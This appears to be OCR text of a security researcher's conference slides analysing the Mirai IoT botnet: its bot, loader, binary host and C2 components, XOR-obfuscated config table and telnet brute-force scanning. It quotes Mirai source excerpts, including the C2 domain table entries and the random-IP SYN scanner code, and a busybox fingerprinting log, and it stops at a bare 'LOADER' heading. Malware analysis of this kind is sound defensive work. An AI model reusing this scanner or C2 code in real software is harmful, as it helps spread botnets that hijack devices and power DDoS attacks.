IOT BOTNETS HOW DO THEY WORK?

Mihai Vasilescu, Senior Security Research Engineer

WHO AM I

- Senior Security Research Engineer
- Spend time researching botnets, malware, exploits in the wild
- Manage a gang of honeypots across the globe

OUTLINE

- Mirai
- Components
- Analysis
- Tracking
- Stats

MIRAI

What is Mirai?!

- Last year krebsonsecurity.com got taken down by ‘stressers’
- 600 Gigabit DDoS




Figure 2-6: All attacks mitigated for krebsonsecurity.com while on the routed platform

MIRAI

Source code released

- Some helpful soul already had taken source code and uploaded to github (thanks jgamblin whoever you are!)
- Lots of data released to play with
- Unique chance to see how this stuff works from the inside out

MIRAI

High level components

Bot

- Infected device
- Multi-architecture POSIX C
  - MIPS, ARM, x86, SPARC, PPC

Loader


- Harvests successful logins/IP pairs
- Connects back to new devices
- Fingerprints and loads binaries
- Very minimal code

Website hosting bot malware

- Independent Web Server
- Hosts Mirai bot binaries
- Probably compromised server

C2 Server

- Serves as head end for bots
- Operator panel
- Works over telnet
- Written in Go


Infected IoT Stuff
Report Results
Loader
C2
Log In, Fingerprint, Load Bin
Telnet Brute Force
Binary Hosting We
Fetch Binary
Join The Borg (port 23)
“My Stuff”


THE BOT

Execution

- Deletes itself off disk
- Sets signal trap to change code execution
- Rewrites function pointers
- Forks, changes process name
- Connects to CNC server and waits for connections
- Starts scanning for new hosts to infect and reports back

THE BOT

- Bot has an obfuscated table that is XOR'd
- Table entries need to be 'encrypted' with XOR encryption tools
- XOR key looks like it's 4 bytes long (0xdeadbeef)




```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.chan
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);
```

- The XOR key is actually only one byte
- 0xDEADBEEF = 0x22
- 1 Byte XOR key table a lot easier to brute force

BOT SCANNING


- Bot comes with a telnet brute forcer
- Used to discover other devices that might be vulnerable
- Utilizes a two stage approach
  - Raw socket TCP port scanner
  - Brute forcers hosts that respond to raw socket port scanner
- Very effective scanner, can send thousands of packets a second



```c
iph->daddr = get_random_ip();
iph->check = 0;
iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
tcph->seq = iph->daddr;
tcph->check = 0;
tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
```

Sets TCP Sequence number = destination IP address


Then checks later on if ACK is equal to destination IP + 1



```c
                if (tcph->rst)
                    continue;
                if (tcph->fin)
                    continue;
                if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
                    continue;
```

BOT SCANNING


- Brute forces any listening telnet servers discovered by first stage
- After login, fingerprints system as a busybox system
- If successful reports back IP, Port, and User/Pass combo that worked to loader (more on that shortly)




```
admin@server:~$ enable
bash: enable: command not found
admin@server:~$ system
bash: system: command not found
admin@server:~$ shell
bash: shell: command not found
admin@server:~$ sh
bash: sh: command not found
admin@server:~$ /bin/busybox MIRAI
MIRAI: applet not found
```

LOADER

